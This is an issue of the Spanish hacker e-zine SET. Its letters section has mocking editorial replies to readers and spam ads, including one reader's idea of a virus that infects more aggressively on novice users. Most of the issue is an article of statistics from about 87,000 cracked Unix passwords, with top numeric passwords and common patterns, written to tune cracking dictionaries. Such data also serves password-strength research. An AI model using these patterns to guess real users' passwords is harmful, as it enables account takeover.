-{ 0x05 }-

El motivo de este mensaje no es otro que aclarar mis dudas, dudas relacionadas con, como bien el asunto de la e-carta lo dice, el IP-Hijacking.
En la "Set 19" Inetd realizo un texto explicando a la brevedad esta tecnica de "Hack" y aunque el texto estaba muy bien desarrollado y explicado no todo quedo tan claro para mi, el tema me interesa y por eso me gustaria poder despejar, si es posible, algunas de mis lagunas cerebrales.

[Esto es lo que se llama "una introduccion"]

La verdad es que no se como tratar con "ustedes" no hace mucho que estoy en el tema y que tengo internet, pero ya han sido muchos los e-mails que ha tragado el puerto 9, no entiendo, al parecer el objetivo de las e-zines no es "ense~ar" como se dice.

[De tu enrevesada prosa colijo que has tratado de ponerte en contacto con nosotros con resultados negativos que te inducen a creer que estas siendo ignorado y ninguneado. Probablemente tienes razon.]

Tal vez les molesta que preguntemos boludeces, o que simplemente preguntemos, pero al menos deberiamos recibir respuesta sobre eso, ignorar no cambia nada.

[Que dices?]

Me estoy yendo a la mierda, y no es mi intencion criticar ni buscar pleitos ni nada por el estilo, menos con el Staff de SET, que nunca me ha hecho nada, fue una descarga que ya termino y como ya los re-aburri voy al grano: Si yo pregunto por ejemplo, detalles de como cambiar el SEQ_ACK de mi victima esta mal? o sea, soy un pendejo de mierda que quiere todo servido y que no quiere leer y que quiere ser un hacker en dos dias? si es asi, que es lo que puedo preguntar?

[Me estas liando. Si todo esto que cuentas no tiene relacion con SET a que viene?. Y si alguna vez escribiste a alguien de SET y se mostro rudo/cortante/loquesea recuerda que no somos siameses, somos gente distinta con caracteres distintos y nuestras etapas de mayor o menor animo/paciencia/simpatia/etc.
Has probado a preguntar tus dudas al *autor* del articulo?. Seguro que has leido con atencion el articulo 0x0d de SET 19 (linea 285)]

Bueno, nada mas, espero que al menos me respondan para basurearme o putearme o mandarme un virus, lo importante para mi va a ser recibir respuesta.

[Te vamos a mandar un virus, no te fastidia. Para MI todos!!!]

Saludos y felicitaciones por el e-zine

Enri, ah no, NinjaX

PD1: Como se pueden dar cuenta no uso Linux, mi excusa es que compre un winmodem y que los drivers aun no salieron (y al parecer no van a salir), igualmente pronto tendre un modem de verdad, por lo tanto es un problema pasajero y breve, lo digo porque tal vez muchas dudas desaparecerian cuando ejecute el hijack.c (segun tengo entendido el hunt es mejor que el hijack.c) o el sniffit, esto lleva al pre-juicio erroneo: "ni siquiera se calento por conseguir el software necesario y probarlo al menos"

[No es por faltar pero no crees que tendrias que salir algo mas?. Relacionarte con la gente y todo eso, si empiezas a vivir exclusivamente en tu mente puedes acabar muy mal]

PD2: Los acentos fueron omitidos anda a sabe por que mierda... nadie los pone, a lo mejor hay un virus oculto en la tilde que se yo =)

[Pues mira, ese es un misterio que tendriamos que averiguar]

-{ 0x06 }-

TIRED OF WORKING ?

  [No, realmente cansarme no me canso. Aburrimiento tal vez]

If you are tired of working for someone else and are
just not appreciated then read on.

We are looking for people with good work ethic and
a strong desire to earn $10,000 per month or more
right from home.

  [Suena bien]

No experience or special skills required

  [Por supuesto, que idiota sin capacitacion no va a poder ganar
    millon y medio al mes sin salir de casa??]

we will give you all the training and support you will need to
ensure your success.

  [Habia oido algo de "no special skills required", ahora
    resulta que tengo que prepararme?]

This LEGITIMATE HOME_BASED INCOME OPPORTUNITY
can put you back in control of your life and time,finances
If you tried other opportunitys in the past that have all
failed to live up to their promises.
This is different then anything else you’ve seen !

  [Traduccion: "Si es usted un idiota incapacitado al que le han prometido
    lo mismo otras veces y ha sido timado, CONFIE en nosotros que esta
    vez sera diferente". Moskis, suena bien, creo que voy a apuntarme]

We are a ten year old company with plenty of happy associates.

  [Eso es nada, el timo de la estampita tiene mas antiguedad y
    ha hecho felices a un monton de jetas]

This is not a get rich quick scheme

  [Desde luego que para mi no lo es. Aqui les doy la razon]

Youre financial past does not have to be your financial future!

  [Por supuesto, con compa~ias como esta pasaras de pobre a muy pobre]

CALL ONLY IF YOU ARE SERIOUS!!
1-800-345-9708

  [Gracias, *MUCHAS GRACIAS* :->]

Dont go to sleep without listening to this!

ALL our dreams can come true- if we have the courage
to persue them!! Walt Disney

[Y colorin colorado, este cuento se ha acabado]

-{ 0x07 }-

USE LA IMAGINACION, COMO HERRAMIENTA PARA CONSEGUIR TRABAJO

Ud. aprendera a como desarrollar EL PODER DE LA IMAGINACION, incorporando nuevas herramientas para obtener resultados mas exitosos en la REINSERCION LABORAL.

[Y si me imagino que tengo trabajo ya no necesito ir al curso?]

A traves de ejercicios de imaginacion (simples y faciles de realizar) Ud. conseguira modificar su AUTOIMAGEN ELEVANDO SU AUTOESTIMA Y REVALORIZANDO SU CAPACIDAD PERSONAL Y PROFESIONAL.
VIERNES A LAS 18 HS.

[Ya sabe los viernes a las 18.00h conviertase en Superman para estar listo a que lo pisoteen el resto de la semana]

ELEVE SU AUTOESTIMA PARA SANAR SU CUERPO, COLABORANDO CON SU MEDICO O TERAPEUTA

[Colaborar con la medicina burguesa?. Pringados. Lo mejor cuando uno esta mal es envolverse en bayas salvajes, rociarse de aceite de frambuesa y entonar algun mantra tantrico]

A traves de tecnicas vivenciales podra aprender a crear condicionamientos para ir formando una nueva autoimagen corporal, armonizando los circuitos energeticos organicos, consiguiendo asi: una mayor revalorizacion personal, elevando su Autoestima, con lo cual ayudara a que cualquier tratamiento medico, psicologico o terapeutico, tenga mas rapidos y mejores resultados.

[De cuadro, juro que el parrafo superior es para enmarcarlo, no solo lo de "autoimagen corporal" (cirugia estetica?) que EL sabra lo que es sino lo de "armonizar los circuitos energeticos organicos". Eso significa ir bien al water?. Yo voy con regularidad y sin tomar fibra]

Si Ud. quiere estar en una forma diferente a la que se encuentra en estos momentos, haga cosas diferentes a las que ya estuvo haciendo hasta ahora.
Alberto Einstein

[Si Ud. quiere estar en una forma diferente a la que se encuentra en estos momentos, cambie de postura.
Paseante]

Si a Ud. le interesa participar en estos TALLERES GRATUITOS, le solicitamos confirmar su presencia a los telefonos: 4958-2520 / 4981-7901.

[Me pongo el cartel de "Propenso a ser captado como miembro de una secta" o me lo colocan a la entrada?]

Si Ud. conoce a un familiar o amigo que le sirva esta INVITACION, le pedimos
que le imprima este e-mail o se lo reenvie.

  [Y con el mail le mando las alpargatas de esparto y la tunica amarilla
    que llevara en "su nueva y mejor vida"]

La FUNDACION VOY CADA VEZ MEJOR solicita que cada participante contribuya
con dos alimentos no perecederos para ser enviados a escuelas carenciadas
de las cuales somos padrinos

  [Si ya sabia yo que lo del estre~imiento jugaba algun papel, asi que
    "VAN CADA VEZ MEJOR" pues nada hombre, me alegro que cuando uno no
    va y tiene que hacer fuerza lo sufre mucho]

Local del TALLER GRATUITO

FUNDACION VOY CADA VEZ MEJOR,
Bartolome Mitre 3743 1 Piso (Entre Bulnes y Salguero) CAPITAL FEDERAL
Los telefonos para hacer la reserva son 4958-2520 y 4981-7901
Saludamos a Ud. muy atte.

  [Con tanta gente "yendo cada vez mejor" eso debe asemejar un
    cagadero industrial]

==========
IMPORTANTE: Bajo el decreto S.1618 titulo 3ro. aprobado por el 105 congreso
base de las normativas internacionales sobre SPAM, este mail no podra ser
considerado SPAM mientras incluya una forma de ser removido.
Si desea ser automaticamente eliminado de nuestra base de datos -y no recibir
nuevamente nuestra informacion- por favor reenvie este e-mail, colocando
en asunto/subject la palabra "REMOVE" y sera asi automaticamente dado de
baja.
Gracias.
==========

  [Como?. No sabes que el titulo V art. 217.2 del decreto S.1975
    aprobado en el 112 Congreso te obliga a entregarme todas tus
    pertenencias si me envias un e-mail los dias impares?]

-{ 0x08 }-

Hola, estoy dando mis primeros pasos en el mundillo del Hacking y me
ha ocurrido una cosa....

  [No j*das!. Que vida tan agitada la tuya]
ÿ
Resulta que tengo una pagina web alojada en unÿservidor gratuitoÿpoco
conocido, digamos... bichoraro.com (por ejemplo) y me
dio un acceso ftp (ftp.bichoraro.com) Luego, tiempo mas tarde, se me
ocurrio abrir el telnet de windows y intentar acceder
mediante telnet a ftp.bichoraro.com Me pidio login y password, le di
mi nombre y contrase~a y una vez en el shell (es un
SOÿRedHat 5.1) hice finger a varias persona. Cual fue mi sorpresa al
ver que a todos a los queÿhabia hecho el finger, nadie se abia

conectado nunca, ni root!!!!!!!!!! No se por que me dio por intentar
fdisk o bajarme el archivo de passwords, pero no lo
consegui. Supongo que se habra quedadoÿ mis huellasÿpor todas partes.
Hace pocoÿpedi que me quitasen la web, pero sigo
teniendo la cuenta shell He hecho algo ilegal? Es un gilipollas el
administrador?

  [Intrepida aventura pardiez. Vayamos por partes:
    Si tu web no incluia cuenta shell entonces el administrador sino
    gilipollas es cuando menos algo "incompetente" o "descuidado".
    Si por el contrario el servicio que se te prestaba incluia
    expresamente acceso shell entonces estas algo despistado.
    Legalmente no creo que haya nada que reprocharte, usaste una cuenta
    de usuario valida y legitimamente obtenida para acceder al sistema,
    que tu primera reaccion tras entrar sea acudir a fdisk (?) es
    cuando menos eticamente cuestionable (como lo de intentar mangar las
    passwords) pero no creo que sea legalmente censurable]

ÿ
Salu2ÿÿ
ÿ

-{ 0x09 }-

Hola les mando este mail para pedirles si mi pagina puede ser mirror
de Uds.
Soy de Argentina y leo a menudo su trabajo en la pagina de Ezkracho, a
los integrantes del Ezkracho Team los conosco del chat de ciudad y el
trabajo que hacen tanto Uds. como ellos es excelente.

  [Si, la gente de Ezkracho Team sigue dandole al hack sin
    arrugarse]

Si quieren ver mi pagina es la siguiente www.hagbard.gq.nu (no se
asususten la puse on line hace dos dmas)

  [Lo de ser mirror, puedes subir SET a tu web sin ningun problema
    pero si quieres que nosotros te "sancionemos" como mirror
    oficial tendras que tener paciencia. Hemos visto pasar a demasiada
    gente que ha montado un mirror y ha desaparecido a los pocos meses,
    buscamos webs con vocacion de permanencia porque SET ha batido
    records de longevidad y los va a seguir batiendo ;-)]

-{ 0x0a }-

U N I V E R S I T Y D I P L O M A S

Obtain a prosperous future, money earning power,
and the admiration of all.

  [Money earning power. Suena a carta de Pokemon]

Diplomas from prestigious non-accredited
universities based on your present knowledge
and life experience.

  ["prestigious non-accredited". Coherencia en estado puro]

No required tests, classes, books, or interviews.

  [Sera por eso lo de "non-accredited"?]

Bachelors, masters, MBA, and doctorate (PhD)
diplomas available in the field of your choice.

  [Medicina, yo quiero Medicina. Cardiologo, o mejor NeuroCirujano]

No one is turned down.

  [Ya me veo en la sala de operaciones.]

Confidentiality assured.

CALL NOW to receive your diploma
within days!!!

1 - 3 0 5 - 4 6 8 - 6 3 8 8

Call 24 hours a day, 7 days a week, including
Sundays and holidays.

  [Green, haces los honores?]

-{ 0x0b }-

EXCLUSIVO y UNICO, le ofrecemos el mejor sistema del pais en 3 CDROM para
validar, investigar, localizar personas, y prevenir el riesgo crediticio.
MILLONES de registros con informacion unica
MULTIPLES criterios de busqueda en un excelente sistema
(por documento, Cuit, Apellido y Nombre o Telefono)

  [Che, localisame a Valeria Mazza]

TOTALMENTE INTEGRADO Y ACTUALIZADO A OCTUBRE DEL 2000

Todos los datos de los habitantes del pais.
Todas las relaciones de parentesco del pais
Todos los numeros telefonicos y domicilios del pais.
Todos los inhabilitados historicos y actuales del pais.
Todos los juicios, concursos y quiebras historicos y actuales del pais.
Todos los deudores de la central de riesgo del BCRA historicos y actuales del
pais.
Todas las composiciones societarias del pais.
Todos los cheques rechazados historicos y actuales del pais
Todas las comunicaciones C del BCRA historicas y actuales del pais
Todos los deudores morosos de entidades comerciales del pais.
Todos los importadores y exportadores del pais con sus movimientos en $.
Y mucho, mucho, mucho mas en un solo sistema

  [A mi solo me interesa saber quien robo la plata, algun
    boludo se fue de minas con el dinero de todos y dejo
    al pais en calzones]

OFERTA UNICA Y EXCLUSIVA PARA INTERNET

$ 95 los 3 CD Rom y el Disquete con el CRACK

[No solo trafico de datos. Encima es trafico de datos pirateado.
Pibe vos sos un delincuente a calzon quitado]

Envios sin cargo a todo el pais por contra reembolso.
Pidalo unicamente por telefono al 0342-156113434 o por ICQ al 93762782
(aunque no estemos en linea deje su mensaje)

Atencion: No responda este correo, la cuenta sera dada de baja luego de
enviar este mensaje.
Si esta oferta no le es util, disculpe por las molestias ocacionadas.

-{ 0x0c }-

hola leo su revista con frecuencia y me encantaria leer sobre un articulo
suyo sobre si hay alguna forma de incluir IA en un virus.
Escribi lo que pienso sobre el tema si quieren agregarlo en alguna parte de
su saturado zine pueden hacerlo.

IA
Inteligencia artificial; creo que tal cosa no existe, se podria decir IA
solamente si el programa de IA diera respuestas totalmente aleatorias y sin
repetir ninguna. Cosa que es para mi imposible hasta ahora, e intentado algun
metodo y a lo mas que llege es a una tipica sesion de terapia, pero que en
algunas converzaciones no tiene sentido, de todos modos hice que aprendiera
palabras nuevas, da respuestas aleatorias.

Virus
Tambien me he preguntado como agregar IA a un virus. Creo que el virus
deberia trabajar como si nosotros estuvieramos en ese ordenador, ya como
detectar los nombres de archivos, o detectar la clase de usuario, por ej:
si el usuario es un usuario experimentado, el virus deberia ser mas cuidadoso
al infectar. En cambio si es un usuario inexperto deberia infectar todo lo que
pueda. Se pueden agregar varios casos pero este pequeño cerebro comienza a
fallar de vez en cuando.De todos modos creo que programar un virus asi seria
muy dificil no por las rotinas y demas, si no por que seguramente van a
aparecer muchos problemas que no va a poder resolver, en cambio si tu
estuvieras en la computadora podrias resolver.Lo mas aconsejable es hacer
algo para los usuarios promedios, esto no garantiza que va a infectar muchas
maquinas, pero con un golpe de suerte.

Juegos
He intentado agregar IA a algunos juegos, pero como para mi el IA no es
realmente IA pense que era una idiotes, hice dos juegos en mi Visual Basic
3.00 el primero es el Ta Te Ti, este es bastante simple, el segundo es el 7 y
medio este me costo un poco, lo que hace es calcular las probabilidades
contando las cartas que ya salieron.
---

me gustaria tener la fuente del virus de java que publicaron, por supuesto
que sin codificar, creo que tiene algunos errores en la codificada

[Publicamos la direccion del autor?. Si es asi escribele a el
directamente, si no espero que se de por aludido y nosotros
serviremos de ’puente’]

-{ 0x0d }-

From: J.C.P ***@*.net.ni
Subject: nesecito ayuda

muchachos yo trabajo en una empresa de conexion a internet la compa~ia se llama www.??ay.com .

[Emocionante]

muchachos mi interes de poder aprender hacer un hackers despierta cuando yo conoci a una persona
que se podia robar password de otras compa~ias de internet, y yo no he podido saber como le hace

[Creo que aqui el termino clave es "robar". No te dice nada?]

pues mi interes no llega hasta ahi yo quiero llegar hacer tan grande como ustedes pero necesito instruciones o apoyo para poder hacerlo.

[Toma un gran tazon de leche cada ma~ana, mucha fruta fresca y dos petit-suisses, llegaras a ser tan grande como nosotros en un periquete]

POR FAVOR AYUDENME..

[Escoge un buen nick. Apuntate a todos los grupos bajo alt.2600.*]

ATT.JC

-{ 0x0e }-

From: J.C.P ***@*.net.ni
Subject: porque cuando les envie el correo desaparecio de la bandeja de salida

[Desaparecio de la bandeja de salida!?... al enviarlo dices!!... huhh. Eso puede ser un virus, formatea el disco duro por si acaso o mejor aun, tira el ordenador y comprate uno nuevo. Hazte un analisis de sangre por si te has contagiado]

-{ 0x0f }-

Lo primero que quiero decir es que no soy hacker me interesa este mundillo y sigo algunas de vuestras publicaciones. Me ha sorprendido mucho el articulo del numero pasado La Biblioteca del Hacker 2.0, pensaba que todos los hackers solo sabiais hablar de maquinas y cosas tecnicas pero he descubierto que al menos vosotros teneis inquietudes mas amplias y un gran nivel cultural al margen de las computadoras.

Uno de letras.

[Odio la identificacion del hacker con un junkie asocial que solo lee revistas tecnicas, ademas es falsa por completo.
Yo por ejemplo estoy acabando ahora mismo un libro muy interesante que se titula "Mi primera cartilla" y Green me consta que sigue con pasion uno llamado "Guia Telefonica".]

-[0x0C]--
-[Se cual es tu password]---
-[by SiuL+Hacky]---SET-24-

[LISTADO DE PASSWORDS. ENFOQUE ESTADISTICO] ------------------------------

1. PLANTEAMIENTO

Para los que tiene prisa por saber de lo que va la historia, se trata de plantear el tema de las contrase~as desde un punto de vista estadistico, mas cercano al criptoanalisis. El objetivo es optimizar el dise~o de diccionarios y reglas en los crackeadores de passwords. Contamos para ello con un buen conjunto de passwords DES/unix descifrados.

2. INTRODUCCION

Las contrase~as han sido, y siguen siendo un elemento basico dentro de los sistemas de seguridad informatica. De su robusted dependen ya no solo el acceso a nuestro ordenador, sino a un cada vez mas amplio numero de servicios: correo electronico, comercio electronico, banca por internet, etc... Es de preveer que en un tiempo razonable se generalicen los sistemas de autentificacion basados en parametros biologicos, ya sabeis como en las pelis: huellas dactilares, pupila, voz y mano. Tambien es de preveer que tarde o temprano (mas bien temprano), sean vulnerables y halla que recurrir a cosas mas aparatosas. El caso es que mientras tanto, hay que seguir acordandose de ese cada vez mayor numero de combinaciones de letras y numeros que son las contrase~as.

La cada vez mayor potencia de calculo disponible, hace que los sistemas criptograficos y las contrase~as se vean cada vez mas amenazados. El modelo de fuerza bruta no solo es viable, sino que el uso de entornos distribuidos lo hace mas atractivo y factible. Esta claro que su efectividad aumenta enormemente si eliminamos los retardos entre cada ensayo/error. Esta fuerza bruta, en las contrase~as, se puede suavizar de alguna forma mediante el uso de diccionarios de palabras que restringen el espacio de claves. Daros cuenta de que un conjunto de unos 65 caracteres (letras mayusculas/minusculas y numeros) dan un espacio de claves con longitud 8 de unos 300 billones (con B de Burro, no de Pesetas) de combinaciones. Bastante lejos de las posibilidades de un Pc o un conjunto distribuido peque~o.

En SET no es un tema que haya aparecido muy frecuentemente a pesar de su importancia. Podria parecer que desde que se generalizo el uso de los shadow password, el tema es menos delicado, pero creo que no es en absoluto cierto. En SET nº2 aparecio un proto-diccionario con palabras de diversos temas. Cualquiera en la red puede conseguir completos diccionarios en diversos idiomas y sobre los mas diversos temas. El ataque mediante diccionario cuando se dispone de un fichero de passwords encriptadas, supone poco problema de tiempo en la actualidad. No es tan critico seleccionar palabras comunes, sino tener un diccionario cuanto mas gordo mejor. En pocas horas estara todo revisado por nuestro amigo John o similares. En el siguiente numero, SET 3, aparecio informacion referente a un ataque concreto a un usuario del que se dispone de informacion.

Cuando los diccionarios ya no funcionan, queda el recurso de la denominada busqueda incremental, que consiste en buscar combinaciones aleatorias de numeros letras (mezclados o no). Estamos ante un conjunto de claves casi infinito, con lo que vamos a intentar dar algunos criterios que ayuden a mejorar los porcentajes de acierto. Para ello nos basaremos en el trabajo realizado sobre varias decenas de miles de passwords descifrados (cortesia de la organizacion Passwords Sin Fronteras ;) y con muchas horas de

johnny). Debido a la mezcla liguistica existente y a la archifamosa y mediatica GLOBALIZACION, evitaremos dar rankings de palabras y daremos criterios UNIVERSALES.

3. BASES DE ESTUDIO

Vayamos con los datos tecnicos, como en las encuestas (a ver si nos equivocamos menos). Partimos de 86.865 passwords (TIPO UNIX) descifrados, que supone aproximadamente un 60% del conjunto disponible, lo cual no esta nada mal. En este estudio se trata simplemente de sacar conclusiones sobre este conjunto de passwords. No pretende, por tanto, considerarlo como la madre de todos los password, es mas, puede que no coincida en absoluto con un conjunto reducido que querais atacar. Otra cosa, estos passwords no son (desgraciadamente :) passwords de administrador, por lo que estan mas sujetos a trivialidades como mismo usuario/password. Esto no es una contrariedad, al reves, son reflejo de passwords normales y corrientes. Por ultimo y mas importante, las estadisticas estan hechas sobre passwords descifrados, no sobre el conjunto total.

Aparte de la materia prima, usaremos la HERRAMIENTA: John The Ripper (JTR) v1.6 (ver SET 15 para mas se~as). Ya hay versiones de desarrollo mas nuevas que no han sido utilizadas. Se han utilizados sus configuraciones por defecto, aunque en un momento dado se introdujeron nuevos ficheros .chr en base a lo calculado en ese momento.

Han ido pasando todas las opciones del JTR, desde las busqueda con los mas diversos diccionarios hasta las busquedas incrementales.

4.1 ANALISIS GENERICO

Vamos analizar ya las claves obtenidas en funcion de criterios genericos. Luego pasaremos a diferenciar las distintas estadisticas para los subconjuntos alfabetico, numerico y alfanumericas (en el que se incluyen ademas otros simbolos ascii que algunos meten en los passwords para incordiar). Empecemos en primer lugar por ver como se reparten estos subconjuntos:

```
PASSWORDS TOTALES: 86865

P.ALFABETICAS: 57753 (66,5 %)
P.NUMERICAS: 24601 (28,3 %)
P.ALFANUMERICAS: 4511 (5,2 %)
```

Llama la atencion la cantidad de passwords numericos puros existentes, un 28%. Cabe advertir una circunstancia al respecto: los passwords numericos son mas accesibles a un ataque por fuerza bruta, es mas, en estos casos es posible atacar el conjunto de claves completo. Tenemos, por tanto, todos los passwords numericos descifrados, algo que no podemos desgraciadamente decir para los otros 2 conjuntos. Ya vereis mas adelante que las contrase~as numericas son si cabe mas vulnerables de lo que reflejan estas cifras.

Otra conclusion generica se puede aplicar al numero de caracteres. Merecera la pena realizar las busquedas incrementales sobre 8 caracteres ? Las cifras son las siguientes:

```
PASSWORDS TOTALES: 86865

8 CARACTERES:      19576   (22,54%)
7 CARACTERES:      16573   (19,08%)
6 CARACTERES:      50600   (58,25%)
5 CARACTERES:      42      (0,05%)
4 CARACTERES:      54      (0,06%)
```

```
     3 CARACTERES:      12      (0,01%)
     2 CARACTERES:      7       (0,01%)
     1 CARACTERES:      1       (0,00%)
```

A punto estaba de utilizar una contrase~a de 0 caracteres, pero dado que el sistema se lo impediria, decidio poner una "a". BRAVO ! por nuestro intrepido, e ingenioso usuario.
Tonterias aparte, es de extra~ar el alto contenido de claves con 6 caracteres, que corroborado con las claves concretas, hacen pensar que un cierto subconjunto de las claves estuvo limitado a 6 caracteres.

4.2 CLAVES ALFABETICAS

Entremos en ese largo 66% de las claves. El resto de las estadisticas se daran por tanto sobre estas 57753 claves. Repitamos el analisis anterior para el numero de caracteres:

```
        PASSWORDS TOTALES:      57753

        8 CARACTERES:   17198   (29,78%)
        7 CARACTERES:   14997   (25,97%)
        6 CARACTERES:   25488   (44,13%)
        5 CARACTERES:   34      (0,06%)
        4 CARACTERES:   21      (0,04%)
        3 CARACTERES:   8       (0,01%)
        2 CARACTERES:   6       (0,01%)
        1 CARACTERES:   1       (0,00%)
```

Tomando las 50 contrase~as mas comunes, nos encontramos con 7664 (13,27%) claves, lo cual da idea de un cierto reparto en las claves alfabeticas. De estas 50 contrase~as alfabeticas mas comunes, 44 (6415 usuarios) son nombres propios de hombre y de mujer. Muy, muy significativo creo que es esto. Si de lo que se trata es de crear un diccionario rapido o de probar al azar, un gran diccionario de nombres propios es mas que recomendable. Palabras habituales en documentos sobre el tema aparecen algo rezagadas; hablamos de clasicos como "qwerty" (112 usuarios) y "password" (102 usuarios).

En cuanto al tema de mayusculas y minusculas, hay tambien una aplastante predominancia de las minusculas:

```
        PASSWORDS TOTALES:      57753

        TODO MAYUSCULAS         120     (0,21%)
        TODO MINUSCULAS         57598   (99,73%)
        ALGUNA MAYUSCULA        165     (0,29%)
```

Del ultimo dato, 164 de los 165 usuarios pusieron la primera letra como mayuscula. Es, por tanto, bastante inhabitual (o dificil de descifrar ...) contrase~as con mayusculas aisladas en medio.

4.3 CLAVES NUMERICAS

Vayamos con los numeros, en los que tenemos un conjunto completamente descifrado. Esta la ventaja adicional de que las password numericas son, en general, universales e independientes (hasta cierto punto como veremos) del origen de los usuarios.

Sobre el numero de caracteres:

```
        PASSWORDS TOTALES:      24601
```

```
        8 CARACTERES:   1219    (4,96%)
        7 CARACTERES:   792     (3,22%)
        6 CARACTERES:   22545   (91,64%)
        5 CARACTERES:   8       (0,03%)
        4 CARACTERES:   32      (0,13%)
        3 CARACTERES:   4       (0,02%)
        2 CARACTERES:   1       (0,00%)
        1 CARACTERES:   0       (0,00%)
```

Vuelve a ser claramente superior el numero de contrase~as con 6 caracteres. No parece en este caso solo un error sino una realidad palpable y que responde a un tipo de contrase~as muy habitual, el del tipo fecha.

El raking de la popularidad en cuanto a numeros es el siguiente (primeros 50 clasificados):

```
        PASSWORDS TOTALES:      24601

        PASSWORD        USUARIOS

        123456          2543    (10,34%)
        111111          296     (1,20%)
        12345678        282     (1,15%)
        666666          179     (0,73%)
        000000          116     (0,47%)
        555555          109     (0,44%)
        654321          108     (0,44%)
        222222          101     (0,41%)
        1234567         89      (0,36%)
        777777          74      (0,30%)
        431266          67      (0,27%)
        121212          61      (0,25%)
        101010          52      (0,21%)
        123123          51      (0,21%)
        999999          50      (0,20%)
        444444          50      (0,20%)
        112233          49      (0,20%)
        7777777         47      (0,19%)
        131313          47      (0,19%)
        333333          42      (0,17%)
        987654          40      (0,16%)
        696969          38      (0,15%)
        232323          38      (0,15%)
        220678          36      (0,15%)
        888888          35      (0,14%)
        141414          35      (0,14%)
        252525          30      (0,12%)
        212121          28      (0,11%)
        789456          27      (0,11%)
        171717          26      (0,11%)
        272727          25      (0,10%)
        151515          25      (0,10%)
        123321          25      (0,10%)
        131193          24      (0,10%)
        123654          24      (0,10%)
        147896          23      (0,09%)
        242424          22      (0,09%)
        181818          22      (0,09%)
        262626          20      (0,08%)
        12345           20      (0,08%)
        202020          19      (0,08%)
```

88888888	18	(0,07%)
456789	18	(0,07%)
234567	17	(0,07%)
191919	17	(0,07%)
159753	17	(0,07%)
11111111	17	(0,07%)
98765432	16	(0,07%)
123789	16	(0,07%)
686868	15	(0,06%)

El hecho de que la secuencia mas repetida sea 123456, en lugar de 12345678 podria dar lugar a pensar que hay contrase~as que han sido limitadas externamente a 6 caracteres. Sin embargo, la presencia en las primeras posiciones de secuencias como 654321 (que inequivocamente es una secuencia de 6 cifras no cortada), hace pensar lo contrario. Por lo demas abundan en los primeros puestos secuencias de numeros, asi como repeticiones de numeros de 1 o 2 cifras.

Aunque no aparezcan en los primeros puestos, por razones evidentes como comprendereis, hay un muy alto numero de contrase~as de 6 cifras que responden al patron fecha. En ellas incluimos las de DDMMAA y las de MMDDAA; donde DD es el dia, MM el mes y AA, el a~o de nacimiento (o cualquier otra fecha de interes. Sospechoso seria que coincidieran muchas ;). Dicho eso, las que responden al formato DDMMAA son 10830 (44 %) y las que responden al formato MMDDAA son 9994 (41 %). Respecto a este dato, considerar primero que ambos conjuntos tienen elementos comunes (como 121299), y que en ambos se han incluido elementos que aun respondiendo al criterio no "deberian" considerarse como fechas (por ejemplo 111111). Aun asi es interesante el dato.

4.4 CLAVES ALFANUMERICAS

Finalmente analicemos el conjunto restante que incluye mezcla de numeros, letras y algun que otro (pocos) caracter raro. Este seria el conjunto que en principio daria mas problemas, y de hecho es del que menos claves descifradas hay. Tal como hemos hecho antes, los datos en cuanto a numero de caracteres son:

PASSWORDS TOTALES: 4511

8 CARACTERES:	1159	(25,69%)
7 CARACTERES:	784	(17,38%)
6 CARACTERES:	2567	(56,91%)
5 CARACTERES:	0	(0,00%)
4 CARACTERES:	1	(0,02%)
3 CARACTERES:	0	(0,00%)
2 CARACTERES:	0	(0,00%)
1 CARACTER:	0	(0,00%)

Dentro de estos 4511 passwords, tenemos que 4415 (97,87%) son numeros y letras, mientras que entre el resto tan solo el caracter "_" es significativo apareciendo en 87 contrase~as (1,93%)

Ya contando solo los alfanumericos (puros) la frecuencia de aparicion de numeros es la siguiente:

PASSWORDS TOTALES: 4415

7 NUMEROS:	0	(0,00%)
6 NUMEROS:	2	(0,05%)
5 NUMEROS:	105	(2,38%)

4 NUMEROS:	545	(12,34%)
3 NUMEROS:	390	(8,83%)
2 NUMEROS:	1445	(32,73%)
1 NUMERO	1928	(43,67%)

Solo cabe significar que en las contrase~as que contienen 3 numeros (390), aproximadamente el 30% (131) corresponde con la secuencia "123".

Veamos como se reparten 2 de los subconjuntos que a priori se podrian considerar mas importantes: aquellos que corresponden con grupos de numeros y letras no intercalados. Que significa ? pues el grupo de los que empiezan por letras y a~aden numeros al final y viceversa.

PASSWORDS TOTALES:	4415	
NUMEROS + LETRAS	361	(8,17%)
LETRAS + NUMEROS	3967	(89,85%)

Entre ambas suponen practicamente el 98% de este tipo de claves, por lo cual parece que las claves que intercalan numeros y letras son dificilmente descifrables (tanto porque son escasas como porque se crackean peor). Estos son los datos de los 2 subgrupos por separado:

PASSWORDS TOTALES:	4415	
NUMEROS + LETRAS	361	(8,17%)
1 NUMERO + LETRAS	48	(1,08%)
2 NUMEROS + LETRAS	39	(0,83%)
3 NUMEROS + LETRAS	39	(0,83%)
4 NUMEROS + LETRAS	146	(3,30%)
5 NUMEROS + LETRAS	68	(1,54%)

LETRAS + NUMEROS	3967	(89,85%)
LETRAS + 1 NUMERO	1846	(41,81%)
LETRAS + 2 NUMEROS	1363	(30,87%)
LETRAS + 3 NUMEROS	326	(7,38%)
LETRAS + 4 NUMEROS	365	(8,26%)
LETRAS + 5 NUMEROS	35	(0,79%)
LETRAS + 6 NUMEROS	1	(0,03%)

Bastante perezosos por tanto nuestros usuarios a la hora de teclear numeros al final.

5. CONCLUSIONES

Las conclusiones de este primer estudio son las siguientes, resumiendo cada uno de los grupos tratados:

1) En las contrase~as alfabeticas las contrase~as mas numerosas son nombres propios de hombre y de mujer

2) En las claves numericas las secuencias de numeros y las repeticiones son las combinaciones mas frecuentes. Para el caso de tener informacion adicional sobre el propietario, las contrase~as tipo fecha suponen casi el 50% de los casos de las claves numericas

3) Para las claves alfanumericas, el procedimiento mas habitual es a~adir uno o dos numeros al final de una palabra.

6. AGRADECIMIENTOS

Al autor de JTR y a los programadores de la textutils para linux
(maravillas tales como egrep, cut, uniq, sort, etc ...)

7. APENDICE

Juro por mi' muela' que es cierto: una vez acabado todo esto, y mientras buscaba otra cosa (como suele ser habitual) me encontre con un articulo de un tal ozzie con estadisticas de passwords en ingles. La pagina la podeis encontrar en:

http://members.xoom.com/niekai/passtats.htm

El ambito es algo distinto no solo por el tipo de passwords (en ingles exclusivamente), sino porque analiza tambien nombres de usuario. El estudio se basa en 31917 contrase~as descifradas, y resulta muy interesante comparar sus conclusiones. Los 5 passwords mas repetidos eran:

1234
pussy
123456
12345
123

De nuevo, passwords numericos (y vuelven a aparecer las famosas 6 cifras !!!!). En cuanto a los passwords alfabeticos dominan los de contenido sexual, pero dada su procedencia tampoco es de extra~ar :).

SiuL+Hacky

EOF

```
-[ 0x0D ]--------------------------------------------------------------------
